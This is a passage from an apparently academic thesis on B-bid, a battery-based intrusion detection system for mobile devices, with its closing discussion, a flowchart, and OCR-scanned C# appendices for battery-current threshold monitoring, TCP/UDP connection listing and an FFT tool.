
As research in this area moves forward, intrusion detection systems themselves have become primary targets for attackers [67]. Thus any future work regarding B-bid must keep its fidelity paramount, both in terms of its accuracy and its secure application. Nonetheless, success of B-bid methodology relies on its ability to identify the correct thresholds (HIDE) and instantaneous usage (HASTE) of energy expended over time. Three major goals for future work would include:

- F-ratio plots should be used to isolate spectral frequencies across a larger range of mobile devices to identify common dominant frequencies signatures.
- Ports being used should be associated to a processID in order to determine if an unusual or suspicious process/program is running.
- Mobile hosts' feedback from B-bid should be structured for seamless integration into other host and network forms of IDS and anti-virus programs as well as the overall security monitoring of the larger network.

Lastly, it is hoped that this fundamental breakthrough will help build a better appreciation between security and power communities and the potential they have in working together to provide host-based protection.

Ultimately, the goal of any detection algorithm for mobile computing is to identify an attempted break-in or block the attack before it is successful while not consuming too many resources in the process. The notion of how much power to expend to save power or even the system itself from ABDAs or attacks *while and by* monitoring the constraints of the battery is the primary basis for B-bid. The focus of this work was software-oriented because embedded systems often have significant energy constraints [68] on smaller devices and are more expensive to manufacture. However, its scope should inform the designers of hardware built for the same purpose, e.g., placing an embedded monitoring unit directly on the NIC. The extent to which intrusion detection issues are addressed and answered specifically and generally, by B-bid's practicality and effectiveness in providing mobile host-based protection against ABDAs and a variety of network attacks, strongly suggests this design be a basis for future research and standardization efforts.

Appendix A. B-bid Flowchart


Start
Check Battery Temperature Delay Exe. IF Re-initiating
BatteryTemp. Range = Previous
No
Write Temp. Value
Call Appropriate Temperature Range Data Set
Yes
Monitor Network Activity Impact on Power
Write Power Avgerage Baseline Value
Monitor Battery Rules-Based (*HIDE*)
Rate > Threshold
No
Yes
Write Battery State Value
Low-Energy Mobile Device (LEMD)
Value exists Busy ≥ 3 Idle ≥ 2
No
Yes
All violations in Busy
No
All violations in Idle
Yes
Notify User (Beep Tone & Text)
No
Notify User (Beep Tone & Text)
Yes
Notify User (Beep Tone & Text)
No action
User Decision
Act and /or Act
Header Information Captured (5x):
- SourceID
- DestinationID
- SourcePort
- DestinationPort
- Time
Capture 5x IP/ TCP Header Info (*SPIE*)
Yes
Mid-Energy Mobile Device (MEMD)
No action
Notify User
Write SPIE Values
Tx Warning Information
No action
User Decision
Tx SPIE Information
Five captures staggered and separated by short time period:
t_1
t_2
t_3
t_4
t_5
Act and / or Act
Block Destination Port
Capture x5 Signature (*HASTE*)
Write Signature Value
Matches *Dirty Dozen* Signatures
Notify User
Yes
High-Energy Mobile Device (HEMD)
User Decision
Tx Signature Information
Act
Launch local Anti-virus or IDS program(s)
Write Infectious Agent/Problem Discoverec
Notify User
User Decision
Tx Anti-Virus/ IDS Information
Act
Quarantine or Eliminate Problem
Tx Success/Failure
Notify Admin

This page intentionally left blank

Appendix B. HIDE Source Code

```
using System;
using System.Drawing;
using System.Collections;
using System.Windows.Forms;
using System.Data;
using System.IO;
using System.Runtime.InteropServices;

namespace BatteryInformation
{
        /// <summary>
        /// Summary description for BatteryInfoForm.
        /// </summary>
        public class BatteryInfoForm : System.Windows.Forms.Form
        {
                ThresholdForm thresholdForm = new ThresholdForm();  // Set threshold form

                SYSTEM_POWER_STATUS_EX2 status;  // Battery status
                private StreamWriter writer;  // File stream I/O for timer
                private StreamWriter writerAverager; /* File stream I/O for timerAverager */
                private int averagerInterval;  // Interval for averager
                private int timeDifference;  /* Timer difference since the starting of timer */
                private int timerAveragerCurrent; / *avg. current calculated timerAverager*/
                private int seconds;  /* Total number of seconds that has passed */
                private string filename;  // Filename of the log data
                private string averagerFilename;  /* Filename of the averager log data */
                private int numTh; // Number of consecutive threshold violations  that has
occurred */
                public int threshold;  // Threshold current
                // Number of consecutive threshold violations before warning is sent
                public int numThreshold;
                // timer to measure every interval
                private System.Windows.Forms.Timer timer;
                // starts and stops timerAverager
                private System.Windows.Forms.Button buttonControlTimer;
                // current interval (timer)
                private System.Windows.Forms.Label labelTimer;
                // current interval (timerAverager)
                private System.Windows.Forms.Label labelTimerAverager;
                // current time (seconds) to see how timer is changing
                private System.Windows.Forms.Label labelCurrentTime;
                // battery voltage reading
                private System.Windows.Forms.Label labelVoltage;
```

```
            // battery discharge rate (timerAverager)
            private System.Windows.Forms.Label labelCurrent;
            // battery voltage rate of change (timerAverager)
            private System.Windows.Forms.Label labelAvrVoltage;
            // battery voltage rate of change (timerAverager)
            private System.Windows.Forms.Label labelAvrCurrent;
            // for typing a new interval (timer)
            private System.Windows.Forms.TextBox textBoxTimer;
            // for typing a new interval (timerAverage)
            private System.Windows.Forms.TextBox textBoxTimerAverager;
            private System.Windows.Forms.MainMenu mainMenu1;
            private System.Windows.Forms.MenuItem menuItem1;
            private System.Windows.Forms.CheckBox checkBoxLog;
            private System.Windows.Forms.MenuItem menuItem3;
            private System.Windows.Forms.MenuItem menuItem2;

            public BatteryInfoForm()
            {
                //
                // Required for Windows Form Designer support
                //
                InitializeComponent();

                //
                // TODO: Add any constructor code after InitializeComponent call
                //

                thresholdForm.Parent = this;

                status = new SYSTEM_POWER_STATUS_EX2();

                averagerInterval = 40;  // averager interval at 40 seconds
                threshold = 1000;
                numThreshold = 10;

                Directory.CreateDirectory(@"\Data\" +
DateTime.Now.ToString("MM-dd-
        yy"));
                filename = @"\Data\" + DateTime.Now.ToString("MM-dd-yy") + @"\"
+
        DateTime.Now.ToString("HH-mm-ss") + ".txt";
                averagerFilename = @"\Data\" + DateTime.Now.ToString("MM-dd-
yy") +
        @"\" + DateTime.Now.ToString("HH-mm-ss") + "_Avr.txt";

                timer = new System.Windows.Forms.Timer();
                timer.Enabled = false;
                timer.Interval = 10000;  // interval at 10000 ms (10 seconds)
                timer.Tick += new EventHandler(Update_Battery);

                labelTimer.Text = String.Format("Interval: {0} seconds",
        timer.Interval / 1000);
                labelTimerAverager.Text = String.Format("Interval: {0} seconds",
        averagerInterval);
            }
            /// <summary>
            /// Clean up any resources being used.
            /// </summary>
            protected override void Dispose( bool disposing )
            {
                base.Dispose( disposing );
            }
            #region Windows Form Designer generated code
            /// <summary>
            /// Required method for Designer support - do not modify
            /// the contents of this method with the code editor.
            /// </summary>
            private void InitializeComponent()
            {
                this.buttonControlTimer = new System.Windows.Forms.Button();
                this.timer = new System.Windows.Forms.Timer();
                this.labelVoltage = new System.Windows.Forms.Label();
                this.labelCurrentTime = new System.Windows.Forms.Label();
                this.labelTimer = new System.Windows.Forms.Label();
                this.labelTimerAverager = new System.Windows.Forms.Label();
                this.labelCurrent = new System.Windows.Forms.Label();
                this.labelAvrVoltage = new System.Windows.Forms.Label();
                this.labelAvrCurrent = new System.Windows.Forms.Label();
                this.textBoxTimer = new System.Windows.Forms.TextBox();
                this.textBoxTimerAverager = new System.Windows.Forms.TextBox();
                this.mainMenu1 = new System.Windows.Forms.MainMenu();
                this.menuItem1 = new System.Windows.Forms.MenuItem();
                this.menuItem3 = new System.Windows.Forms.MenuItem();
                this.menuItem2 = new System.Windows.Forms.MenuItem();
                this.checkBoxLog = new System.Windows.Forms.CheckBox();
                //
                // buttonControlTimer
                //
                this.buttonControlTimer.Location = new System.Drawing.Point(0,
200);
                this.buttonControlTimer.Size = new System.Drawing.Size(80, 24);
                this.buttonControlTimer.Text = "Start";
                this.buttonControlTimer.Click += new
        System.EventHandler(this.buttonControlTimer_Click);
                //
                // labelVoltage
                //
                this.labelVoltage.Location = new System.Drawing.Point(0, 24);
                this.labelVoltage.Size = new System.Drawing.Size(232, 24);
                this.labelVoltage.Text = "Voltage";
                //
                // labelCurrentTime
                //
                this.labelCurrentTime.Size = new System.Drawing.Size(232, 24);
                this.labelCurrentTime.Text = "Current Time (sec)";
                //
```

```
                    // labelTimer
                    //
                    this.labelTimer.Location = new System.Drawing.Point(0, 152);
                    this.labelTimer.Size = new System.Drawing.Size(112, 16);
                    this.labelTimer.Text = "Interval (timer):";
                    //
                    // labelTimerAverager
                    //
                    this.labelTimerAverager.Location = new System.Drawing.Point(120,
152);
                    this.labelTimerAverager.Size = new System.Drawing.Size(104, 20);
                    this.labelTimerAverager.Text = "Interval (Avr):";
                    //
                    // labelCurrent
                    //
                    this.labelCurrent.Location = new System.Drawing.Point(0, 72);
                    this.labelCurrent.Size = new System.Drawing.Size(232, 20);
                    this.labelCurrent.Text = "Current";
                    //
                    // labelAvrVoltage
                    //
                    this.labelAvrVoltage.Location = new System.Drawing.Point(0, 48);
                    this.labelAvrVoltage.Size = new System.Drawing.Size(232, 20);
                    this.labelAvrVoltage.Text = "Average Voltage";
                    //
                    // labelAvrCurrent
                    //
                    this.labelAvrCurrent.Location = new System.Drawing.Point(0, 96);
                    this.labelAvrCurrent.Size = new System.Drawing.Size(232, 20);
                    this.labelAvrCurrent.Text = "Average Current";
                    //
                    // textBoxTimer
                    //
                    this.textBoxTimer.Location = new System.Drawing.Point(0, 168);
                    this.textBoxTimer.Size = new System.Drawing.Size(112, 22);
                    this.textBoxTimer.Text = "Type interval";
                    //
                    // textBoxTimerAverager
                    //
                    this.textBoxTimerAverager.Location = new
System.Drawing.Point(120,
           168);
                    this.textBoxTimerAverager.Size = new System.Drawing.Size(112,
22);
                    this.textBoxTimerAverager.Text = "Type interval";
                    //
                    // mainMenu1
                    //
                    this.mainMenu1.MenuItems.Add(this.menuItem1);
                    //
                    // menuItem1
                    //
                    this.menuItem1.MenuItems.Add(this.menuItem3);
```

```
            this.menuItem1.MenuItems.Add(this.menuItem2);
            this.menuItem1.Text = "&File";
            //
            // menuItem3
            //
            this.menuItem3.Text = "&Set Threshold";
            this.menuItem3.Click += new
System.EventHandler(this.menuItem3_Click);
            //
            // menuItem2
            //
            this.menuItem2.Text = "E&xit";
            this.menuItem2.Click += new
System.EventHandler(this.menuItem2_Click);
            //
            // checkBoxLog
            //
            this.checkBoxLog.Location = new System.Drawing.Point(0, 128);
            this.checkBoxLog.Text = "Log Data";
            this.checkBoxLog.CheckStateChanged += new
      System.EventHandler(this.checkBoxLog_CheckStateChanged);
            //
            // BatteryInfoForm
            //
            this.Controls.Add(this.checkBoxLog);
            this.Controls.Add(this.buttonControlTimer);
            this.Controls.Add(this.textBoxTimerAverager);
            this.Controls.Add(this.textBoxTimer);
            this.Controls.Add(this.labelAvrCurrent);
            this.Controls.Add(this.labelAvrVoltage);
            this.Controls.Add(this.labelCurrent);
            this.Controls.Add(this.labelTimerAverager);
            this.Controls.Add(this.labelTimer);
            this.Controls.Add(this.labelCurrentTime);
            this.Controls.Add(this.labelVoltage);
            this.Menu = this.mainMenu1;
            this.Text = "HIDE";
            this.Load += new System.EventHandler(this.BatteryInfoForm_Load);

        }
        #endregion

        /// <summary>
        /// The main entry point for the application.
        /// </summary>

        public static void Main()
        {
            Application.Run(new BatteryInfoForm());
        }

        public class AVERAGER
        {
            public int baseValue;
            public int Currentsum;
            public double CAverage;
            public int Voltagesum;
            public double VAverage;

            public void resetValues()
            {
            }
        }

        AVERAGER avg = new AVERAGER();

        public class SYSTEM_POWER_STATUS_EX2
        {
            public byte ACLineStatus;
            public byte BatteryFlag;
            public byte BatteryLifePercent;
            public byte Reserved1;
            public uint BatteryLifeTime;
            public uint BatteryFullLifeTime;
            public byte Reserved2;
            public byte BackupBatteryFlag;
            public byte BackupBatteryLifePercent;
            public byte Reserved3;
            public uint BackupBatteryLifeTime;
            public uint BackupBatteryFullLifeTime;
            public uint BatteryVoltage;
            public uint BatteryCurrent;
            public uint BatteryAverageCurrent;
            public uint BatteryAverageInterval;
            public uint BatterymAHourConsumed;
            public uint BatteryTemperature;
            public uint BackupBatteryVoltage;
            public byte BatteryChemistry;
        }

        [DllImport("coredll")]
        private static extern uint
     GetSystemPowerStatusEx2(SYSTEM_POWER_STATUS_EX2
     lpSystemPowerStatus, uint dwLen, bool fUpdate);

        private void Update_Battery(object sender, System.EventArgs e)
        {
            if
(GetSystemPowerStatusEx2(status,(uint)Marshal.SizeOf(status),true)
      == (uint)Marshal.SizeOf(status))
            {
                int current = Convert.ToInt32(status.BatteryCurrent);
                int voltage = Convert.ToInt32(status.BatteryVoltage);
                seconds += timer.Interval / 1000;

                // Update amount of time that has passed since starting timer
                timeDifference += timer.Interval / 1000;

                // Update timerAveragerCurrent
                timerAveragerCurrent += current;

                // Update log if checkBoxLog is checked
                if (checkBoxLog.Checked)
                    writer.WriteLine(String.Format("{0}: {1}",
        DateTime.Now.ToString("MM/dd/yy-HH:mm:ss"), current));

                if (timeDifference == averagerInterval)
                {
                    if (checkBoxLog.Checked)
                        writerAverager.WriteLine(String.Format("{0}:
{1}",
          DateTime.Now.ToString("MM/dd/yy-HH:mm:ss"), timerAveragerCurrent /
          (averagerInterval / (timer.Interval / 1000))));

                    timerAveragerCurrent = 0;
                    timeDifference = 0;
                }

                // Determines if threshold violation has occured
                if (current > threshold)
                    numTh++;
                if (numTh > numThreshold)
                {
                    MessageBox.Show("Threshold violation error has
occured.",
          "Threshold Violation Error");
                    numTh = 0;
                }

                avg.Currentsum = avg.Currentsum + current;
                avg.Voltagesum = avg.Voltagesum + voltage;
                avg.baseValue = avg.baseValue + 1;
                avg.CAverage = avg.Currentsum / avg.baseValue;
                avg.VAverage = avg.Voltagesum / avg.baseValue;

                labelCurrentTime.Text = String.Format("Current Time: {0}",
seconds);
                labelVoltage.Text = String.Format("Voltage: {0}mV", voltage);
                labelAvrVoltage.Text = String.Format("Average Voltage:
{0}mV/{1}s",
        avg.VAverage, timeDifference);
                labelCurrent.Text = String.Format("Current {0}mA ",
current);
                labelAvrCurrent.Text = String.Format("Average Current:
{0}mA/{1}s",
        avg.CAverage, timeDifference);

                /*
                 * String.Format("{0}", status.ACLineStatus);
                 * String.Format("{0}", status.BatteryFlag);
                 * String.Format("{0}", status.BatteryChemistry);
                 * String.Format("{0}", status.BackupBatteryFlag);
                 * String.Format("{0}%", status.BackupBatteryLifePercent);
                 * String.Format("{0}s", status.BackupBatteryFullLifeTime);
                 * String.Format("{0}s", status.BackupBatteryLifeTime);
                 * String.Format("{0}mV", status.BackupBatteryVoltage);
                 * String.Format("{0}mA", status.BatteryAverageCurrent);
                 * String.Format("{0}ms", status.BatteryAverageInterval);
                 * String.Format("{0}mA", status.BatteryCurrent);
                 * String.Format("{0}s", status.BatteryFullLifeTime);
                 * String.Format("{0}s", status.BatteryLifeTime);
                 * String.Format("{0}mA", status.BatterymAHourConsumed);
                 * String.Format("{0}C", status.BatteryTemperature);
                 */
            }
            else
                MessageBox.Show("Error encountered with
GetSystemPowerStatusEx2
        object.", "GetSystemPowerStatusEx2 Error");
        }

        private void BatteryInfoForm_Load(object sender, System.EventArgs e)
        {

        }

        /* starts and stops the timer */
        private void buttonControlTimer_Click(object sender, System.EventArgs e)
        {
            seconds = 0;
            numTh = 0;
            // timer
            // currently in stop state
            if (!timer.Enabled)
            {
                if (textBoxTimer.Text != "Type interval")
                {
                    timer.Interval = Convert.ToInt32(textBoxTimer.Text)
* 1000;
                    labelTimer.Text = String.Format("Interval: {0}s",
timer.Interval
          / 1000);
                }
                if (textBoxTimerAverager.Text != "Type interval")
                {
                    averagerInterval =
Convert.ToInt32(textBoxTimerAverager.Text);
                    labelTimerAverager.Text = String.Format("Interval:
{0}s",
          averagerInterval);
                }
                timeDifference = 0;
                if
        (GetSystemPowerStatusEx2(status,(uint)Marshal.SizeOf(status),true) ==
        (uint)Marshal.SizeOf(status))
                {
                    if (checkBoxLog.Checked)
                    {
                        writer = new StreamWriter(filename, true);
                        writer.WriteLine(String.Format("Interval:
{0}s", timer.Interval
           / 1000));
                        writer.WriteLine("MM/dd/yy-HH:mm:ss");
                        writer.WriteLine(String.Format("{0}: {1}",
           DateTime.Now.ToString("MM/dd/yy-HH:mm:ss"),
           status.BatteryCurrent));

                        writerAverager = new
StreamWriter(averagerFilename, true);
                        writerAverager.WriteLine("MM/dd/yy-
HH:mm:ss");
                    }

                    // starts the timer
                    timer.Enabled = true;

                    buttonControlTimer.Text = "Stop";
                }
                else
                    MessageBox.Show("Error encountered with
GetSystemPowerStatusEx2
          object.", "GetSystemPowerStatusEx2 Error");
            }
            else
            {
                // stops the timer
                if (checkBoxLog.Checked)
                {
                    writer.Close();
                    writerAverager.Close();
                }
                timer.Enabled = false;
                buttonControlTimer.Text = "Start";
            }
        }

        private void menuItem2_Click(object sender, System.EventArgs e)
        {
            Application.Exit();
        }

        private void checkBoxLog_CheckStateChanged(object sender,
     System.EventArgs e)
        {
        }

        private void menuItem3_Click(object sender, System.EventArgs e)
        {
            Control.ControlCollection controls = this.Controls;
            foreach(Control control in controls)
                control.Visible = false;

            thresholdForm.Visible = true;
        }
    }
}

/************************************************************************************/
/************************************************************************************/
using System;
using System.Drawing;
using System.Collections;
using System.ComponentModel;
using System.Windows.Forms;

namespace BatteryInformation
{
    /// <summary>
    /// Summary description for ThresholdForm.
    /// </summary>
    public class ThresholdForm : System.Windows.Forms.Form
    {
        private System.Windows.Forms.Label labelThreshold;
        private System.Windows.Forms.Label labelNumThreshold;
        private System.Windows.Forms.TextBox textBoxThreshold;
        private System.Windows.Forms.Button buttonSet;
        private System.Windows.Forms.MainMenu mainMenu1;
        private System.Windows.Forms.MenuItem menuItem1;
        private System.Windows.Forms.MenuItem menuItem2;
        private System.Windows.Forms.ListBox listBoxNumThreshold;

        public ThresholdForm()
        {
            //
            // Required for Windows Form Designer support
            //
            InitializeComponent();

            //
            // TODO: Add any constructor code after InitializeComponent call
            //
        }

        /// <summary>
        /// Clean up any resources being used.
        /// </summary>
        protected override void Dispose( bool disposing )
        {
            base.Dispose( disposing );
        }

        #region Windows Form Designer generated code
        /// <summary>
        /// Required method for Designer support - do not modify
        /// the contents of this method with the code editor.
        /// </summary>
        private void InitializeComponent()
        {
            this.labelThreshold = new System.Windows.Forms.Label();
            this.labelNumThreshold = new System.Windows.Forms.Label();
            this.textBoxThreshold = new System.Windows.Forms.TextBox();
            this.listBoxNumThreshold = new System.Windows.Forms.ListBox();
            this.buttonSet = new System.Windows.Forms.Button();
            this.mainMenu1 = new System.Windows.Forms.MainMenu();
            this.menuItem1 = new System.Windows.Forms.MenuItem();
            this.menuItem2 = new System.Windows.Forms.MenuItem();
            //
            // labelThreshold
            //
            this.labelThreshold.Location = new System.Drawing.Point(8, 8);
            this.labelThreshold.Size = new System.Drawing.Size(128, 20);
            this.labelThreshold.Text = "Threshold Current:";
            //
            // labelNumThreshold
            //
            this.labelNumThreshold.Location = new System.Drawing.Point(8,
56);
            this.labelNumThreshold.Size = new System.Drawing.Size(192, 40);
            this.labelNumThreshold.Text = "Number of consecutive threshold
      violations before warning:";
            //
            // textBoxThreshold
            //
            this.textBoxThreshold.Location = new System.Drawing.Point(8, 24);
            this.textBoxThreshold.Text = "1000";
            //
            // listBoxNumThreshold
            //
            this.listBoxNumThreshold.Items.Add("0");
            this.listBoxNumThreshold.Items.Add("1");
            this.listBoxNumThreshold.Items.Add("2");
            this.listBoxNumThreshold.Items.Add("3");
            this.listBoxNumThreshold.Items.Add("4");
            this.listBoxNumThreshold.Items.Add("5");
            this.listBoxNumThreshold.Items.Add("6");
            this.listBoxNumThreshold.Items.Add("7");
            this.listBoxNumThreshold.Items.Add("8");
            this.listBoxNumThreshold.Items.Add("9");
```

```
                        this.listBoxNumThreshold.Items.Add("10");
                        this.listBoxNumThreshold.Location = new System.Drawing.Point(8,
88);
                        this.listBoxNumThreshold.Size = new System.Drawing.Size(96, 44);
                        //
                        // buttonSet
                        //
                        this.buttonSet.Location = new System.Drawing.Point(8, 144);
                        this.buttonSet.Text = "Set";
                        this.buttonSet.Click += new
System.EventHandler(this.button1_Click);
                        //
                        // mainMenu1
                        //
                        this.mainMenu1.MenuItems.Add(this.menuItem1);
                        //
                        // menuItem1
                        //
                        this.menuItem1.MenuItems.Add(this.menuItem2);
                        this.menuItem1.Text = "&File";
                        //
                        // menuItem2
                        //
                        this.menuItem2.Text = "E&xit";
                        this.menuItem2.Click += new
System.EventHandler(this.menuItem2_Click);
                        this.FormBorderStyle =
             System.Windows.Forms.FormBorderStyle.FixedDialog;
                        //
                        // ThresholdForm
                        //
                        this.ClientSize = new System.Drawing.Size(202, 173);
                        this.Controls.Add(this.buttonSet);
                        this.Controls.Add(this.listBoxNumThreshold);
                        this.Controls.Add(this.textBoxThreshold);
                        this.Controls.Add(this.labelNumThreshold);
                        this.Controls.Add(this.labelThreshold);
                        this.MaximizeBox = false;
                        this.Menu = this.mainMenu1;
                        this.MinimizeBox = false;
                        this.Text = "ThresholdForm";

                }
                #endregion

                private void button1_Click(object sender, System.EventArgs e)
                {
                        ((BatteryInfoForm)Parent).threshold =
             Convert.ToInt32(textBoxThreshold.Text);
                        ((BatteryInfoForm)Parent).numThreshold =
             Convert.ToInt32(listBoxNumThreshold.Text);

                        Control.ControlCollection controls =
      ((BatteryInfoForm)Parent).Controls;
            foreach(Control control in controls)
                control.Visible = true;

            this.Visible = false;
        }

        private void menuItem2_Click(object sender, System.EventArgs e)
        {
            Application.Exit();
        }
    }
}
```

This page intentionally left blank

Appendix C. SPIE Source Code

Main.cs

```
using System;
using System.Drawing;
using System.Collections;
using System.Windows.Forms;
using System.IO;
using System.Net;
using System.Text;

using IpHlpApidotnet;

namespace CFNetstat
{
   /// <summary>
   /// Summary description for CFNetstat.
   ///
   /// The IPHlpAPI32 library, which includes IPHlpAPI32.cs, win32API.cs, and main.cs,
   /// was written by Axel Charpentier.
   /// http://www.thecodeproject.com/csharp/iphlpapi.asp
   /// </summary>
   public class CFNetstat : System.Windows.Forms.Form
   {
      private IpHlpApidotnet.IPHelper MyAPI;
      private const int MIB_TCP_RTO_CONSTANT=2;
      private const int MIB_TCP_RTO_OTHER=1;
      private const int MIB_TCP_RTO_RSRE=3;
      private const int MIB_TCP_RTO_VANJ=4;

      private StreamWriter writer;
      // File stream I/O for timer
      private string TCPFilename,
                  UDPFilename;
      private System.Windows.Forms.Button button2;
      private System.Windows.Forms.TextBox textBox1;
      private System.Windows.Forms.Button button1;

      public CFNetstat()
      {
         //
         // Required for Windows Form Designer support
         //
         InitializeComponent();
```

```
            //
            // TODO: Add any constructor code after InitializeComponent call
            //
            MyAPI = new IpHlpApidotnet.IPHelper();
            Directory.CreateDirectory(@"\Data\" + DateTime.Now.ToString("MM-dd-yy"));
            TCPFilename = @"\Data\" + DateTime.Now.ToString("MM-dd-yy") +
                        @"\CFNetstat_TCP_" + DateTime.Now.ToString("HH-mm-ss") + ".txt";
            UDPFilename = @"\Data\" + DateTime.Now.ToString("MM-dd-yy") +
                        @"\CFNetstat_UDP_" + DateTime.Now.ToString("HH-mm-ss") + ".txt";
        }
        /// <summary>
        /// Clean up any resources being used.
        /// </summary>
        protected override void Dispose( bool disposing )
        {
            base.Dispose( disposing );
        }
        #region Windows Form Designer generated code
        /// <summary>
        /// Required method for Designer support - do not modify
        /// the contents of this method with the code editor.
        /// </summary>
        private void InitializeComponent()
        {
            this.button1 = new System.Windows.Forms.Button();
            this.button2 = new System.Windows.Forms.Button();
            this.textBox1 = new System.Windows.Forms.TextBox();
            //
            // button1
            //
            this.button1.Location = new System.Drawing.Point(16, 240);
            this.button1.Size = new System.Drawing.Size(80, 20);
            this.button1.Text = "GetTCPStat";
            this.button1.Click += new System.EventHandler(this.button1_Click);
            //
            // button2
            //
            this.button2.Location = new System.Drawing.Point(144, 240);
            this.button2.Size = new System.Drawing.Size(80, 20);
            this.button2.Text = "GetUDPStat";
            this.button2.Click += new System.EventHandler(this.button2_Click);
            //
            // textBox1
            //
            this.textBox1.Location = new System.Drawing.Point(8, 8);
            this.textBox1.Multiline = true;
            this.textBox1.ScrollBars = System.Windows.Forms.ScrollBars.Vertical;
            this.textBox1.Size = new System.Drawing.Size(224, 224);
            this.textBox1.Text = "";
            //
            // CFNetstat
            //
            this.Controls.Add(this.textBox1);
            this.Controls.Add(this.button2);
            this.Controls.Add(this.button1);
            this.MinimizeBox = false;
            this.Text = "CF .NET Netstat";

        }
        #endregion

        /// <summary>
        /// The main entry point for the application.
        /// </summary>

        static void Main()
        {
            Application.Run(new CFNetstat());
        }

        private void textBox1_TextChanged(object sender, System.EventArgs e)
        {

        }

        private void button1_Click(object sender, System.EventArgs e)
        {
            writer = new StreamWriter(TCPFilename, true);
            textBox1.Text = "";

            MyAPI.GetTcpConnexions();

            for(int i = 0; i < MyAPI.TcpConnexion.dwNumEntries; i++)
            {
                string output  =
                        "Local:Port  = " +
                                MyAPI.TcpConnexion.table[i].Local.Address.ToString() + ":" +
                                MyAPI.TcpConnexion.table[i].Local.Port.ToString() + writer.NewLine
                                + "Remote:Port = " +
                                MyAPI.TcpConnexion.table[i].Remote.Address.ToString() + ":" +
                                MyAPI.TcpConnexion.table[i].Remote.Port.ToString() +
                                writer.NewLine + "Connection State = " +
                                MyAPI.TcpConnexion.table[i].StrgState.ToString() + writer.NewLine;
                writer.WriteLine(output);
                textBox1.Text += output + writer.NewLine;
            }

            writer.Close();
        }

        private void button2_Click(object sender, System.EventArgs e)
        {
            writer = new StreamWriter(UDPFilename, true);
            textBox1.Text = "";
            MyAPI.GetUdpConnexions();

            for(int i = 0; i < MyAPI.UdpConnexion.dwNumEntries; i++)
            {
                string output =
                                     "Local:Port = " +
                                     MyAPI.UdpConnexion.table[i].Local.Address.ToString() + ":" +
                          MyAPI.UdpConnexion.table[i].Local.Port.ToString() + writer.NewLine;
                writer.WriteLine(output);
                textBox1.Text += output + writer.NewLine;
            }

            writer.Close();
        }
    }
}
```

Appendix D. HASTE Code: FFT in C#

Form1.cs

```
using System;
using System.Drawing;
using System.Collections;
using System.Windows.Forms;
using System.Data;

namespace FFT_PPC
{
	/// <summary>
	/// Summary description for MainForm.
	/// </summary>
	public class MainForm : System.Windows.Forms.Form
	{
		private FFT.Four1 fft;
		private ArrayList inputs;
		private double[] data;
		private System.IO.StreamReader stream;

		// The number of input entries within 2^n
		private int power = 0;
		// The n, where 2^n is the number of entries used
		private int dataSize = 0;

		private System.Windows.Forms.OpenFileDialog openFileDialog1;
		private System.Windows.Forms.SaveFileDialog saveFileDialog1;
		private System.Windows.Forms.Label labelInputSize;
		private System.Windows.Forms.Label labelUsedInputSize;
		private System.Windows.Forms.Label labelPower;
		private System.Windows.Forms.Button buttonCalculate;
		private System.Windows.Forms.TextBox textBoxOpenedFilename;
		private System.Windows.Forms.Label labelOpenedFilename;
		private System.Windows.Forms.MenuItem menuItem1;
		private System.Windows.Forms.MenuItem menuItem2;
		private System.Windows.Forms.MenuItem menuItem3;
		private System.Windows.Forms.MenuItem menuItem4;
		private System.Windows.Forms.MenuItem menuItem5;
